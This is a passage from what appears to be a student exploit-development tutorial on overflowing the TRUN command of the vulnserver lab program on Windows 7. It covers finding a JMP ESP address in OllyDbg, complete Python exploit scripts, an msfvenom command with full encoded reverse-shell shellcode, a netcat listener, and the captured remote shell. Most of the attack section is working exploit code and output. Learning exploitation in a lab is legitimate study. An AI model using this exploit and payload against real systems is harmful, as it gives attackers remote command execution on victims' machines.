
- Now user need to find the address for the EIP.
- So let's go ahead and back, restarted

(olly-dbg>> restarted >>yes>>play)




- So user can click view and executable modules **ntdll** is a module that using for this attack.
- Right click that and run and click view code in CPU

(View>>executable modules>> ntdll-right click>> view code in CPU)



- (Right click >> search for>> all commands)***




- And we want to search for JMP ESP.

(type in search box- JMP ESP)




- Then choose the third one down. So this right here will be the address user have to right click that copy to clipboard just the address.

(restated>>right click>> copy to clipboard>> address)



- Then right-click and set a breakpoint. So right click and toggle breakpoint this will be important to make sure that our script work properly.

(restated >>right click>> toggle breakpoint)



Go back to Kali Linux.

(type- vi 4.py)

- This python script will use the TRUN command + 2003 a's, and the address that just copied from olly-dbg but in Reverse and in hex bytecode format.
- User have instead of 7 7 8 3 7 2 D 9 you'll be backslash xd9, backslash x72, backslash x-83, backslash x77.

```
File  Actions  Edit  View  Help
#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9920

# 778372D9 ← Address from OllyDbg

buffer = "TRUN ././" + "A" * 2003 + "\xd9\x72\x83\x77" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```


- So let's go ahead and close that and run it against vulnserver.

(type- python 4.py)

```
@kali:~# vi 3.py
@kali:~# python 3.py
@kali:~#
```


Go back Windows 7

- Then have the EIP overwritten with the address we just mentioned, and looks like it hit the JMP ESB executable command.



- Now need to make some shell code using MSF venom to get vulnserver to connect back to Kali Linux using a reverse shell.
- First of all, restart olly-dbg could play

(olly-dbg>> restated >>yes>>play)



Exploitation – Attack

Back to Kali Linux.

- To create the shell code, you must type MSF venom – a, x86 because it's a 32-bit architecture. - - platform windows, – p, windows slash shell underscore reverse underscore, TCP this is the payload that here used.
- LHOST, the Lhost has to be the IP address for the attack machine which is the Kali Linux machine in our case 192.168.56.101 is the host's IP address.
- To find out what yours is, just type in ifconfig, see same IP address I just entered right there

(type- ip a s | grep -w inet | awk '{ print \$2}')

```
kali:~# ifconfig
flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.220.131 netmask 255.255.255.0 broadcast 192.168.220.255
  inet6 fe80::20c:29ff:fe18:5783 prefixlen 64 scopeid 0x20<link> platform Wind
  ether 00:0c:29:18:57:83 txqueuelen 1000 16(Ethernet)
  RX packets 436 bytes 55107 (53.8 KiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 291 bytes 135187 (132.0 KiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  loop txqueuelen 1 (Local Loopback)
  RX packets 32 bytes 1752 (1.7 KiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 32 bytes 1752 (1.7 KiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


- LPORT equals 4444 that's important you have to use for the netcat listener, - e, x86 slash Shikata underscore GA underscore, that's the encoder w you have to be used, -b, X00 that's going to be the bad character
- user need to ignore that's a null byte and that's always going to be a bad character, - f, Python, format we're using.

(type- msfvenom -a x86 --platform Windows -p widows/shell_reverse_tcp

LHOST=192.168.1.16 LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python)

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=192.168.220.131 LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf = ""
buf += "\xda\xc5\xba\xe8\xab\xb5\x55\xd9\x74\x24\xf4\x58\x2b"
buf += "\xc9\xb1\x52\x31\x50\x17\x03\x50\x17\x83\x28\xaf\x57"
buf += "\xa0\x54\x58\x15\x4b\xa4\x99\x7a\xc5\x41\xa8\xba\xb1"
buf += "\x02\x9b\x0a\xb1\x46\x10\xe0\x97\x72\xa3\x84\x3f\x75"
buf += "\x04\x22\x66\xb8\x95\x1f\x5a\xdb\x15\x62\x8f\x3b\x27"
buf += "\xad\xc2\x3a\x60\xd0\x2f\x6e\x39\x9e\x82\x9e\x4e\xea"
buf += "\x1e\x15\x1c\xfa\x26\xca\xd5\xfd\x07\x5d\x6d\xa4\x87"
buf += "\x5c\xa2\xdc\x81\x46\xa7\xd9\x58\xfd\x13\x95\x5a\xd7"
buf += "\x6d\x56\xf0\x16\x42\xa5\x08\x5f\x65\x56\x7f\xa9\x95"
buf += "\xeb\x78\x6e\xe7\x37\x0c\x74\x4f\xb3\xb6\x50\x71\x10"
buf += "\x20\x13\x7d\xdd\x26\x7b\x62\xe0\xeb\xf0\x9e\x69\x0a"
buf += "\xd6\x16\x29\x29\xf2\x73\xe9\x50\xa3\xd9\x5c\x6c\xb3"
buf += "\x81\x01\xc8\xb8\x2c\x55\x61\xe3\x38\x9a\x48\x1b\xb9"
buf += "\xb4\xdb\x68\x8b\x1b\x70\xe6\xa7\xd4\x5e\xf1\xc8\xce"
buf += "\x27\x6d\x37\xf1\x57\xa4\xfc\xa5\x07\xde\x5d\x5c\x5c"
buf += "\x1e\xd9\x13\x43\x4e\x75\xcc\x24\x3e\x35\xbc\xcc\x54"
buf += "\xba\xe3\xed\x57\x10\x8c\x84\xa2\xf3\x73\xf0\x70\x80"
buf += "\x1c\x03\x88\x96\x80\x8a\x6e\xf2\x28\xdb\x39\x6b\xd0"
buf += "\x46\xb1\x0a\x1d\x5d\xbc\x0d\x95\x52\x41\xc3\x5e\x1e"
buf += "\x51\xb4\xae\x55\x0b\x13\xb0\x43\x23\xff\x23\x08\xb3"
buf += "\x76\x58\x87\xe4\xdf\xae\xde\x60\xf2\x89\x48\x96\x0f"
buf += "\x4f\xb2\x12\xd4\xac\x3d\x9b\x99\x89\x19\x8b\x67\x11"
buf += "\x26\xff\x37\x44\xf0\xa9\xf1\x3e\xb2\x03\xa8\xed\x1c"
buf += "\xc3\x2d\xde\x9e\x95\x31\x0b\x69\x79\x83\xe2\x2c\x86"
buf += "\x2c\x63\xb9\xff\x50\x13\x46\xd1\x23\x0d\x76\x70"
buf += "\xac\xc8\xe3\xc0\xb1\xea\xde\x07\xcc\x68\xea\xf7\x2b"
buf += "\x70\x9f\xf2\x70\x36\x4c\x8f\xe9\xd3\x72\x3c\x09\xf6"
root@kali:~#
```

- Then have to copy this into your Python script, in order to have that unique shell code within the script for the attack. It should to be unique when using your Kali Linux attack machine not the one that see here.

(type- vi 5.py)

- Then have that copied and pasted straight from the MSF venom output, and the variable for buffer is said to TRUN command + a times 2003 + the address for the executable command and backslash X90s
- All the characters included in the buff variable we just set, and certain amount of C characters afterwards.

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9999

buf = ""
buf += "\xd9\xe5\xd9\x74\x24\xf4\x5a\x29\xc9\xb1\x52\xbe\xeb"
buf += "\xa5\xad\xcf\x83\xea\xfc\x31\x72\x13\x03\x99\xb5\x4f"
buf += "\x3a\xa1\x52\x0d\xc5\x59\xa3\x72\x4f\xbc\x92\xb2\x2b"
buf += "\xb5\x85\x02\x3f\x9b\x29\xe8\x6d\x0f\xb9\x9c\xb9\x20"
buf += "\x0a\x2a\x9c\x0f\x8b\x07\xdc\x0e\x0f\x5a\x31\xf0\x2e"
buf += "\x95\x44\xf1\x77\xc8\xa5\xa3\x20\x86\x18\x53\x44\xd2"
buf += "\xa0\xd8\x16\xf2\xa0\x3d\xee\xf5\x81\x90\x64\xac\x01"
buf += "\x13\xa8\xc4\x0b\x0b\xad\xe1\xc2\xa0\x05\x9d\xd4\x60"
buf += "\x54\x5e\x7a\x4d\x58\xad\x82\x8a\x5f\x4e\xf1\xe2\xa3"
buf += "\xf3\x02\x31\xd9\x2f\x86\xa1\x79\xb5\x30\x0d\x7b\x68"
buf += "\xa6\xc6\x77\xc5\xac\x80\x9b\xd8\x61\xb5\xa0\x51\x84"
buf += "\x6b\x21\x21\xa3\xaf\x69\xf1\xca\xfc\xd7\x54\xf2\xe8"
buf += "\xb7\x09\x56\x63\x55\x5d\xeb\x2e\x32\x92\xc6\xd0\xc2"
buf += "\xbc\x51\xa3\xf0\x63\xca\x2b\xb9\xec\xd4\xac\xbe\xc6"
buf += "\xa1\x22\x41\xe9\xd1\x6b\x86\xbd\x81\x03\x2f\xbe\x49"
buf += "\xd3\xd0\x6b\xdd\x83\x7e\xc4\x9e\x73\x3f\xb4\x76\x99"
buf += "\xb0\xeb\x67\xa2\x1a\x84\x02\x59\xcd\x6b\x7a\xbd\x8e"
buf += "\x04\x79\x3d\x80\x88\xf4\xdb\xc8\x20\x51\x74\x65\xd8"
buf += "\xf8\x0e\x14\x25\xd7\x6b\x16\xad\xd4\x8c\xd9\x46\x90"
buf += "\x9e\x8e\xa6\xef\xfc\x19\xb8\xc5\x68\xc5\x2b\x82\x68"
buf += "\x80\x57\x1d\x3f\xc5\xa6\x54\xd5\xfb\x91\xce\xcb\x01"
buf += "\x47\x28\x4f\xde\xb4\xb7\x4e\x93\x81\x93\x40\x6d\x09"
buf += "\x98\x34\x21\x5c\x76\xe2\x87\x36\x38\x5c\x5e\xe4\x92"
buf += "\x08\x27\xc6\x24\x4e\x28\x03\xd3\xae\x99\xfa\xa2\xd1"
buf += "\x16\x6b\x23\xaa\x4a\x0b\xcc\x61\xcf\x3b\x87\x2b\x66"
buf += "\xd4\x4e\xbe\x3a\xb9\x70\x15\x78\xc4\xf2\x9f\x01\x33"
buf += "\xea\xea\x04\x7f\xac\x07\x75\x10\x59\x27\x2a\x11\x48"

buffer = "TRUN ./:/" + "A" * 2003 + "\xd9\x72\x83\x77" + "\x90" * 16 + buf + "C" * (5060 - 2003 - 4 - 16 - len(buf))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

- Now before run the script, user have to setup a net cat listener.
- Type `nc -nvlp 4444` and this represents the port that the Windows machine is going to connect back to.

(type- nc -nvlp 4444)

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
█
```

- Then run this Python script.

(type- Python 5.py)

```
@kali:~# vi 5.py
@kali:~# python 5.py
@kali:~# █
```

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.220.131] from (UNKNOWN) [192.168.220.130] 49371
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master>█
```

- User have gained an administrative shell to the Windows 7 machine from our attack machine.
- Then have to run a dir command.

(type- dir)

```
C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master>dir
dir
Volume in drive C has no label.
Volume Serial Number is 86B7-F2B3

Directory of C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master

07/01/2017  09:51 PM    <DIR>          .
07/01/2017  09:51 PM    <DIR>          ..
07/01/2017  09:51 PM                519 COMPILING.TXT
07/01/2017  09:51 PM            3,254 essfunc.c
07/01/2017  09:51 PM           16,601 essfunc.dll
07/01/2017  09:51 PM            1,501 LICENSE.TXT
07/01/2017  09:51 PM            3,243 README.TXT
07/01/2017  09:51 PM           10,935 vulnserver.c
07/01/2017  09:51 PM           29,624 vulnserver.exe
               7 File(s)              65,677 bytes
               2 Dir(s)  54,360,068,096 bytes free

C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master>
```

User can see here the vulnserver executes directory is the current location.

Links of the Video

GitHub
https://github.com/DulRu/Exploit-Development-Project
YouTube
Google Drive
https://drive.google.com/open?id=19itma5Z4kfk0VKhYnmtRGwlf24WTOaWO

References

[1]Exploit Development-Everything You Need to Know

<https://null-byte.wonderhowto.com/how-to/exploit-development-everything-you-need-know-0167801/>

[2]Testing - What are white-box, black-box and gray-box testing?

<https://www.careerride.com/Testing-white-box-black-box-gray-box.aspx>

[3]Some x86 ASM Reference/Tutorials?

<https://stackoverflow.com/questions/214734/some-x86-asm-reference-tutorials>

[4]Operating System Tutorial - Tutorialspoint

https://www.tutorialspoint.com/operating_system/

[5]Basics of buffer overflow - Deep dive into exploit writing (exploit development)

<https://www.youtube.com/watch?v=d1U-czwATiM>

[6]Buffer Overflow Exploit Development - Part 01

https://www.youtube.com/watch?v=LobRjDom_3w